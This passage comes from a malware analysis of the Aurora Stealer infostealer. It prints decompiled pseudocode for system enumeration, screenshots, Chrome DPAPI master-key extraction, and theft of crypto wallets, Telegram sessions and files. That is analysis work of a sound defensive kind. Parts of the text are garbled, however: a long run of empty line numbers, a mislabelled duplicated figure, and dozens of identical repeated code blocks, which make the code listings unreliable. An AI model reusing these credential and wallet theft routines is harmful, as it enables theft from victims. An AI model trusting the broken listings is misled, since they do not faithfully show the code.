


Figure 17: Crypt pricing

The function responsible for enumerating the GPU, CPU, and the caption of the operating system (gets the OS information) is shown in Figures 18-20. The gathered information is then sent to the stealer’s panel and is contained in a text file named “UserInformation”.

```

45 while ( (unsigned __int64)&v37 <= *(_QWORD *) (v9 + 16) )
46     a1 = runtime_morestack_noctxt(a1, a2, a3, a4, a5, a6, a7, a8, a9);
47     v36[4] = main_getGPU_func1;
48     v36[0] = "/C";
49     v36[1] = 2LL;
50     v36[2] = "wmic path win32_VideoController get name";
51     v36[3] = 40LL;
52     v34 = (_ptr_exec_Cmd)os_exec_Command((unsigned int)"cmd", 3, (unsigned int)v36, 2, 2, a6, a7, a8, a9);
53     p_syscall_SysProcAttr = (syscall_SysProcAttr *)runtime_newobject(&RTYPE_syscall_SysProcAttr);
54     p_syscall_SysProcAttr->HideWindow = 1;
55     v11 = v34;
    
```

Figure 18: Enumeration function (1)

```

41 while ( (unsigned __int64)&v35 <= *(_QWORD *) (v9 + 16) )
42     a1 = runtime_morestack_noctxt(a1, a2, a3, a4, a5, a6);
43     v34[4] = main_getCPU_func1;
44     v34[0] = "/C";
45     v34[1] = 2LL;
46     v34[2] = "wmic cpu get name";
47     v34[3] = 17LL;
48     v32 = os_exec_Command("cmd", 3uLL, v34, 2LL, 2LL, a6, a7, a8, a9);
    
```

Figure 19: Enumeration function (2)

```

41 while ( (unsigned __int64)&v35 <= *(_QWORD *) (v9 + 16) )
42     a1 = runtime_morestack_noctxt(a1, a2, a3, a4, a5, a6);
43     v34[4] = main_GetOS_func1;
44     v34[0] = "/C";
45     v34[1] = 2LL;
46     v34[2] = "wmic cpu get name";
47     v34[3] = 17LL;
48     v32 = os_exec_Command("cmd", 3uLL, v34, 2LL, 2LL, a6, a7, a8, a9);
49     p_syscall_SysProcAttr = (syscall_SysProcAttr *)runtime_newobject(&RTYPE_syscall_SysProcAttr);
50     p_syscall_SysProcAttr->HideWindow = 1;
51     v16 = v32;
    
```

Figure 20: Enumeration function (3)

The stealer mainly uses win, the Windows API package for Go, to perform specific tasks such as taking the screenshot of the host using the APIs such as CompatibleBitmap, CreateCompatibleDC, GetDC, and BitBlt (Figure 21).

```

230 CompatibleDC = github_com_lxn_win_CreateCompatibleDC(v152, 0, v13, a4, a5, v14, v15, v16, v17, v136);
231 if ( !CompatibleDC )
232 {
233     v122 = errors_New((unsigned int)"CreateCompatibleDC failed", 25, v36, a4, a5, v37, v38, v39, v40, v136);
234     v178 = 0LL;
235     *(_QWORD *)&v181 = v122;
236     *(_QWORD *)&v181 + 1 = 25LL;
237     runtime_deferreturn(v122, 25, v123, a4, a5, v124, v125, v126, v127);
238     return v178;
239 }
240 v149 = CompatibleDC;
241 v158[0] = main_Capture_func3;
242 v158[1] = CompatibleDC;
243 v173 = v158;
244 v11 = runtime_deferprocStack((unsigned int)&v172, 0, (unsigned int)v158, a4, a5, v37, v38, v39, v40);
245 if ( v11 )
246 {
247 LABEL_28:
248     runtime_deferreturn(v11, a2, v13, a4, a5, v14, v15, v16, v17);
249     return v178;
250 }
251 else
252 {
253     CompatibleBitmap = github_com_lxn_win_CreateCompatibleBitmap(v152, v185, a4, a4, a5, v14, v15, v16, v17, v136);
254     if ( CompatibleBitmap )
255     {
256         v153 = CompatibleBitmap;
257         v156 = main_Capture_func4;
258         v157 = CompatibleBitmap;
259         v171 = &v156;
260         v47 = runtime_deferprocStack((unsigned int)&v170, v185, (unsigned int)&v156, a4, a5, v43, v44, v45, v46);
    
```

Figure 21: Screenshot capture function

The stealer retrieves the GUID of the infected machine via querying for the MachineGuid parameter under SOFTWARE\Microsoft\Cryptography (Figure 22).

```
38 mw_regopenkey = golang_org_x_sys_windows_registry_OpenKey(  
39     -2147483646,  
40     (unsigned int)"SOFTWARE\\Microsoft\\Cryptography",  
41     31,  
42     257,  
43     a5,  
44     a6,  
45     a7,  
46     a8,  
47     a9);  
48 if ( "SOFTWARE\\Microsoft\\Cryptography" )  
49 {  
50     main_MachineID_func1(  
51         mw_regopenkey,  
52         (unsigned int)"SOFTWARE\\Microsoft\\Cryptography",  
53         v12,  
54         257,  
55         a5,  
56         v13,  
57         v14,  
58         v15,  
59         v16);  
60     return v10;  
61 }  
62 else  
63 {  
64     v24[0] = main_MachineID_func2;  
65     v24[1] = mw_regopenkey;  
66     v26 = (__int64 (**)(void))v24;  
67     golang_org_x_sys_windows_registry_Key_GetStringValue(  
68         mw_regopenkey,  
69         (unsigned int)"MachineGuid",  
70         11,  
71         257,  
72         a5,  
73         v13,
```

Figure 22: Function responsible for getting the MachineGuid

The functions shown below are responsible for getting the infected machine's screen size and containing the Build ID, Build Group. The collected information is also written in the "UserInformation" text file (Figure 23).

```

83  if ( dword_74D2A0 )
84  {
85      a4 = &qword_6F6070;
86      v10 = runtime_gcWriteBarrierCX(v10, a2, (__int64)"Zeus", (__int64)&qword_6F6070);
87  }
88  else
89  {
90      qword_6F6070 = (__int64)"Zeus";
91  }
92  qword_6F6088 = 3LL;
93  if ( dword_74D2A0 )
94  {
95      a4 = &qword_6F6080;
96      runtime_gcWriteBarrierCX(v10, a2, (__int64)"101", (__int64)&qword_6F6080);
97  }
98  else
99  {
100     v15 = "101";
101     qword_6F6080 = (__int64)"101";
102 }
103 SystemMetrics = github_com_lxn_win_GetSystemMetrics(0, a2, (DWORD)v15, (DWORD)a4, a5, v11, v12, v13, v14);
104 v59 = github_com_lxn_win_GetSystemMetrics(1, a2, v16, (DWORD)a4, a5, v17, v18, v19, v20);
105 v61 = strconv_Ittoa(SystemMetrics, a2, SystemMetrics, (DWORD)a4, a5, v21, v22, v23, v24, v54);
106 v29 = strconv_Itoa(v59, a2, v59, (DWORD)a4, a5, v25, v26, v27, v28, v54);
107 v30 = (__int64*)"x";
108 mw_screensize = runtime_concatstring3(0, v61, a2, (unsigned int)"x", 1, v29, a2, v31, v32, v54);
109 qword_6F60F0 = v61;
110 if ( dword_74D2A0 )
111 {
112     v30 = &qword_6F60E8;
113     runtime_gcWriteBarrier(&qword_6F60E8);
114 }
115 else
116 {
117     qword_6F60E8 = mw_screensize;
118 }

```

Figure 23: Function containing the Build Group, Build ID, and functions responsible for getting the screen size

Aurora Stealer gathers sensitive data, including cookies, autofill information, and encrypted passwords from browsers such as Opera, Brave, Mozilla Firefox, Chrome, etc. The gathered information is temporarily stored under the %temp% folder (Figure 24). However, it is worth noting that the stealer does not collect credentials from Mozilla Firefox.

C:\Users\

GeuDtrZQMDQiYCOh	Type: File
zpfRFEgmot	Type: File
LDnJObCsNV	Type: File

host_key	top_frame_site_key	name
Filter	Filter	Filter
.google.com		1P_JAR
.yahoo.com		A3
.google.com		AEC
.doubleclick.net		IDE
.analytics.yahoo.com		IDSYNC
.google.com		NID
.nytimes.com		__gads
.nytimes.com		__gpi
.nytimes.com		__cb
.nytimes.com		__cb_svref
.nytimes.com		__chartbeat2
.nytimes.com		__gat_UA-58630905-2
.nytimes.com		__gcl_au
.nytimes.com		b2b_cig_opt

Figure 24: Temporarily stored data under %temp%

Under the function main\_getMasterKey, we can see the references to os\_crypt, encrypted\_key, and DPAPI (Figure 25).

```

393         (int)&RTYPE_map_string_interface_,
394         (int)*p_map_string_interface_,
395         (int)"os_crypt",
396         8,
397         v95,
398         v100,
399         v101,
400         v102,
401         v103,
402         v172,
403         v189,
404         v199,
405         v206);
406
407     if ( *v104 != &RTYPE_map_string_interface_ )
408         runtime_panicdottypeE(
409             (unsigned int)*v104,
410             (unsigned int)&RTYPE_map_string_interface_,
411             (unsigned int)&RTYPE_interface_,
412             8,
413             v95,
414             v105,
415             v106,
416             v107,
417             v108,
418             v173,
419             (__int64)v190,
420             v200);
421     v109 = (const int **)runtime_mapaccessi_faststr(
422         (int)&RTYPE_map_string_interface_,
423         (int)v104[1],
424         (int)"encrypted_key",
425         13,
426         v95,
427         v105,
428         v106,
429         v107,
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000

```

Figure 25: References to os\_crypt, encrypted\_key, DPAPI

DPAPI (Data Protection Application Programming Interface) is used, for example, to store cookies and password information for Chrome browsers DPAPI uses APIs [CryptProtectData](#) and [CryptUnprotectData](#) to encrypt and decrypt data accordingly.

Chrome stores the DPAPI-encrypted AES key, which is the Master Key under os\_encrypted.encrypted\_key in a base64-encoded format. [To be able to decrypt](#) the saved credentials and cookies, Aurora Stealer needs to decode the base64-encoded string and call the CryptUnprotectData function, then remove the padding from the master key.

Aurora Stealer has multiple Grabber functions that are responsible for collecting additional data such as crypto wallets, screenshots, files, Telegram, etc. (Figure 26)

```

55 while ( (unsigned __int64)&retaddr <= *(_QWORD *) (v9 + 16) )
56     runtime_morestack_noctxt();
57 v10 = off_5D6B08;
58 if ( qword_6F4B90 )
59 {
60     main_Grab_func3();
61     if ( qword_6F4B90 )
62     {
63         main_Grab_func2();
64         if ( qword_6F4B90 )
65         {
66             main_Grab_func4();
67             if ( qword_6F4B90 )
68             {
69                 main_Grab_func5();
70                 if ( qword_6F4B90 )
71                 {
72                     main_Grab_func7();
73                     if ( qword_6F4B90 )
74                     {
75                         main_Grab_func6();
76                         if ( qword_6F4B90 )
77                         {
78                             main_Grab_func8((__int64)main_Grab_func8, a2, v36, a4, a5);
79                             if ( qword_6F4B90 )
80                             {
81                                 v46 = main_Grab_func9();
82                                 return main_Grab_func1(v46, a2, v47, a4, a5, v48, v49, v50, v51);
83                             }
84                         }
85                     }
86                 }
87             }
88         }
89     }
90 }
91
92
93
94
95
96
97
98
99
100

```

Figure 26: Main grabber functions

The stealer also grabs the files from the folder “Windows.old” which stores the backup copy of the previous Windows installation if applicable (Figure 27).

```

180     a2 = os_Getenv((unsigned int)"USERPROFILE", 11, v38, a4, (_DWORD)a5, a6, a7, a8, a9, v56, v61);
181     v43 = runtime_concatstring2(0, a2, 11, v82, (_DWORD)v83, v39, v40, v41, v42, v59, v64, v66);
182     LODWORD(a4) = 9;
183     a5 = "C:\\Windows.old\\Users\\";
184     v46 = strings_Replace(
185         v43,
186         a2,
187         (unsigned int)"C:\\Users\\",
188         9,
189         (unsigned int)"C:\\Windows.old\\Users\\",
190         21,
191         -1,
192         v44,
193         v45,
194         v60,
195         v65,
196         v67,
197         v68,
198         v69,
199         v70,
200         v71);
201     v79 = main_Grab_func4_3;
202     v80 = v81;
203     a1 = path_filepath_Walk(
204         v46,
205         a2,
206         (__int64 (__golang **)(_QWORD, _QWORD, _QWORD, _QWORD, _QWORD, _QWORD))&v79,
207         9LL,
208         (__int64)"C:\\Windows.old\\Users\\",
209         v47,
210         v48,
211         v49,
212         v50);

```

Figure 27: Grabber function to collect the backup files from the previous version of Windows

This grabber function searches for crypto wallets under AppData\Roaming (Figure 28), for example, for leveldb files that store the private keys:

- AppData\Roaming\Guarda\Local Storage\leveldb
- AppData\Roaming\atomic\Local Storage\leveldb

```

30     while ( (unsigned __int64)&v25 <= *(_QWORD *) (v9 + 16) )
31         a1 = runtime_morestack_noctxt(a1, a2, a3, a4, a5, a6, a7, a8, a9);
32     v25 = &off_5D6B50;
33     v10 = off_6E9B50;
34     if ( qword_6E9B58 )
35     {
36         v21 = qword_6E9B58;
37         for ( i = 0LL; ; i = v20 + 1 )
38         {
39             v20 = i;
40             v23 = v10;
41             a2 = v10[1];
42             a1 = path_filepath_Walk( // Cryptowallet search under AppData\Roaming
43                 *v10,
44                 a2,
45                 (__int64 (__golang **)(_QWORD, _QWORD, _QWORD, _QWORD, _QWORD, _QWORD))&off_5D6B58,
46                 a4,
47                 (__int64)v10,
48                 a6,
49                 a7,
50                 a8,
51                 a9);

```

Figure 28: Grabber function responsible for crypto wallet search

Below is the grabber function for the Telegram tdata folder that would let the attacker authenticate into the victim's Telegram on the Desktop version by placing the tdata folder in the same folder as the Telegram client (Figure 29).

```
108 v67 = v10;  
109 v68 = v10;  
110 v29 = "\\AppData\\Roaming\\Telegram Desktop\\tdata";  
111 v30 = 39LL;  
112 *(_QWORD *)&v67 = runtime_concatstring2(  
113     0,  
114     v63,  
115     11,  
116     (unsigned int)"\\AppData\\Roaming\\Telegram Desktop\\tdata",  
117     39,  
118     v31,  
119     v32,  
120     v33,  
121     v34,  
122     v51,  
123     v55,  
124     v59);
```

Figure 29: Snippet of Grabber function that searches for Telegram tdata

Just like other stealers such as Redline, Raccoon Stealer, and Vidar Stealer, Aurora Stealer has two modules: grabber and loader. The grabber module retrieves the files or folders specified by an attacker. The gathered files/folders would then be archived in a zip file named temp.zip, stored under %userprofile% (Figure 30-31).

The “END\_PACKET\_ALL\_SEND” message is likely used for debugging logs.




Figure 30: Grabber module (1)

```

292 v199 = main_PathTrans(v33, v12, (_DWORD)ptr, (_DWORD)v14, v33, v26, v27, v28, v29, v182, v183);
293 v191 = v12;
294 v39 = os_Getenv((unsigned int)"USERPROFILE", 11, v34, (_DWORD)v18, v33, v35, v36, v37, v38, v182, v183);
295 v44 = runtime_concatstring2(
296     0,
297     v39,
298     11,
299     (unsigned int)"/temp.zip",
300     9,
301     v40,
302     v41,
303     v42,
304     v43,
305     v182,
306     v183,
307     v184,
308     v185,
309     v186);
310 main_Zip(v199, v191, v44, v39, 9, v45, v46, v47, v48, v182, v183, v184, v185);
311 *(_QWORD *)&v54 = "/temp.zip";
312 *(_QWORD *)&v54 + 1 = 9LL;
313 v55 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
314 v60 = runtime_concatstring2(
315     0,
316     v55,
317     11,
318     (unsigned int)"/temp.zip",
319     9,
320     v56,
321     v57,
322     v58,
323     v59,
324     v182,
325     v183,
326     v184,
327     v185,
328     v186);
329 *(_QWORD *)&v64 = v60;
330 *(_QWORD *)&v64 + 1 = 9LL;
331 v65 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
332 v66 = runtime_concatstring2(
333     0,
334     v65,
335     11,
336     (unsigned int)"/temp.zip",
337     9,
338     v67,
339     v68,
340     v69,
341     v70,
342     v182,
343     v183,
344     v184,
345     v185,
346     v186);
347 *(_QWORD *)&v74 = v66;
348 *(_QWORD *)&v74 + 1 = 9LL;
349 v75 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
350 v76 = runtime_concatstring2(
351     0,
352     v75,
353     11,
354     (unsigned int)"/temp.zip",
355     9,
356     v77,
357     v78,
358     v79,
359     v80,
360     v182,
361     v183,
362     v184,
363     v185,
364     v186);
365 *(_QWORD *)&v84 = v76;
366 *(_QWORD *)&v84 + 1 = 9LL;
367 v85 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
368 v86 = runtime_concatstring2(
369     0,
370     v85,
371     11,
372     (unsigned int)"/temp.zip",
373     9,
374     v87,
375     v88,
376     v89,
377     v90,
378     v182,
379     v183,
380     v184,
381     v185,
382     v186);
383 *(_QWORD *)&v94 = v86;
384 *(_QWORD *)&v94 + 1 = 9LL;
385 v95 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
386 v96 = runtime_concatstring2(
387     0,
388     v95,
389     11,
390     (unsigned int)"/temp.zip",
391     9,
392     v97,
393     v98,
394     v99,
395     v100,
396     v182,
397     v183,
398     v184,
399     v185,
400     v186);
401 *(_QWORD *)&v106 = v96;
402 *(_QWORD *)&v106 + 1 = 9LL;
403 v103 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
404 v104 = runtime_concatstring2(
405     0,
406     v103,
407     11,
408     (unsigned int)"/temp.zip",
409     9,
410     v107,
411     v108,
412     v109,
413     v110,
414     v182,
415     v183,
416     v184,
417     v185,
418     v186);
419 *(_QWORD *)&v116 = v104;
420 *(_QWORD *)&v116 + 1 = 9LL;
421 v111 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
422 v112 = runtime_concatstring2(
423     0,
424     v111,
425     11,
426     (unsigned int)"/temp.zip",
427     9,
428     v113,
429     v114,
430     v115,
431     v116,
432     v182,
433     v183,
434     v184,
435     v185,
436     v186);
437 *(_QWORD *)&v122 = v112;
438 *(_QWORD *)&v122 + 1 = 9LL;
439 v117 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
440 v118 = runtime_concatstring2(
441     0,
442     v117,
443     11,
444     (unsigned int)"/temp.zip",
445     9,
446     v119,
447     v120,
448     v121,
449     v122,
450     v182,
451     v183,
452     v184,
453     v185,
454     v186);
455 *(_QWORD *)&v128 = v118;
456 *(_QWORD *)&v128 + 1 = 9LL;
457 v123 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
458 v124 = runtime_concatstring2(
459     0,
460     v123,
461     11,
462     (unsigned int)"/temp.zip",
463     9,
464     v125,
465     v126,
466     v127,
467     v128,
468     v182,
469     v183,
470     v184,
471     v185,
472     v186);
473 *(_QWORD *)&v134 = v124;
474 *(_QWORD *)&v134 + 1 = 9LL;
475 v129 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
476 v130 = runtime_concatstring2(
477     0,
478     v129,
479     11,
480     (unsigned int)"/temp.zip",
481     9,
482     v131,
483     v132,
484     v133,
485     v134,
486     v182,
487     v183,
488     v184,
489     v185,
490     v186);
491 *(_QWORD *)&v138 = v130;
492 *(_QWORD *)&v138 + 1 = 9LL;
493 v135 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
494 v136 = runtime_concatstring2(
495     0,
496     v135,
497     11,
498     (unsigned int)"/temp.zip",
499     9,
500     v137,
501     v138,
502     v139,
503     v140,
504     v182,
505     v183,
506     v184,
507     v185,
508     v186);
509 *(_QWORD *)&v146 = v136;
510 *(_QWORD *)&v146 + 1 = 9LL;
511 v141 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
512 v142 = runtime_concatstring2(
513     0,
514     v141,
515     11,
516     (unsigned int)"/temp.zip",
517     9,
518     v143,
519     v144,
520     v145,
521     v146,
522     v182,
523     v183,
524     v184,
525     v185,
526     v186);
527 *(_QWORD *)&v154 = v142;
528 *(_QWORD *)&v154 + 1 = 9LL;
529 v147 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
530 v148 = runtime_concatstring2(
531     0,
532     v147,
533     11,
534     (unsigned int)"/temp.zip",
535     9,
536     v149,
537     v150,
538     v151,
539     v152,
540     v182,
541     v183,
542     v184,
543     v185,
544     v186);
545 *(_QWORD *)&v158 = v148;
546 *(_QWORD *)&v158 + 1 = 9LL;
547 v153 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
548 v154 = runtime_concatstring2(
549     0,
550     v153,
551     11,
552     (unsigned int)"/temp.zip",
553     9,
554     v155,
555     v156,
556     v157,
557     v158,
558     v182,
559     v183,
560     v184,
561     v185,
562     v186);
563 *(_QWORD *)&v162 = v154;
564 *(_QWORD *)&v162 + 1 = 9LL;
565 v159 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
566 v160 = runtime_concatstring2(
567     0,
568     v159,
569     11,
570     (unsigned int)"/temp.zip",
571     9,
572     v161,
573     v162,
574     v163,
575     v164,
576     v182,
577     v183,
578     v184,
579     v185,
580     v186);
581 *(_QWORD *)&v168 = v160;
582 *(_QWORD *)&v168 + 1 = 9LL;
583 v165 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
584 v166 = runtime_concatstring2(
585     0,
586     v165,
587     11,
588     (unsigned int)"/temp.zip",
589     9,
590     v167,
591     v168,
592     v169,
593     v170,
594     v182,
595     v183,
596     v184,
597     v185,
598     v186);
599 *(_QWORD *)&v174 = v166;
600 *(_QWORD *)&v174 + 1 = 9LL;
601 v171 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
602 v172 = runtime_concatstring2(
603     0,
604     v171,
605     11,
606     (unsigned int)"/temp.zip",
607     9,
608     v173,
609     v174,
610     v175,
611     v176,
612     v182,
613     v183,
614     v184,
615     v185,
616     v186);
617 *(_QWORD *)&v182 = v172;
618 *(_QWORD *)&v182 + 1 = 9LL;
619 v177 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
620 v178 = runtime_concatstring2(
621     0,
622     v177,
623     11,
624     (unsigned int)"/temp.zip",
625     9,
626     v179,
627     v180,
628     v181,
629     v182,
630     v182,
631     v183,
632     v184,
633     v185,
634     v186);
635 *(_QWORD *)&v186 = v178;
636 *(_QWORD *)&v186 + 1 = 9LL;
637 v183 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
638 v184 = runtime_concatstring2(
639     0,
640     v183,
641     11,
642     (unsigned int)"/temp.zip",
643     9,
644     v185,
645     v186,
646     v187,
647     v188,
648     v182,
649     v183,
650     v184,
651     v185,
652     v186);
653 *(_QWORD *)&v190 = v184;
654 *(_QWORD *)&v190 + 1 = 9LL;
655 v189 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
656 v190 = runtime_concatstring2(
657     0,
658     v189,
659     11,
660     (unsigned int)"/temp.zip",
661     9,
662     v191,
663     v192,
664     v193,
665     v194,
666     v182,
667     v183,
668     v184,
669     v185,
670     v186);
671 *(_QWORD *)&v198 = v190;
672 *(_QWORD *)&v198 + 1 = 9LL;
673 v195 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
674 v196 = runtime_concatstring2(
675     0,
676     v195,
677     11,
678     (unsigned int)"/temp.zip",
679     9,
680     v197,
681     v198,
682     v199,
683     v200,
684     v182,
685     v183,
686     v184,
687     v185,
688     v186);
689 *(_QWORD *)&v206 = v196;
690 *(_QWORD *)&v206 + 1 = 9LL;
691 v201 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
692 v202 = runtime_concatstring2(
693     0,
694     v201,
695     11,
696     (unsigned int)"/temp.zip",
697     9,
698     v203,
699     v204,
700     v205,
701     v206,
702     v182,
703     v183,
704     v184,
705     v185,
706     v186);
707 *(_QWORD *)&v210 = v202;
708 *(_QWORD *)&v210 + 1 = 9LL;
709 v207 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
710 v208 = runtime_concatstring2(
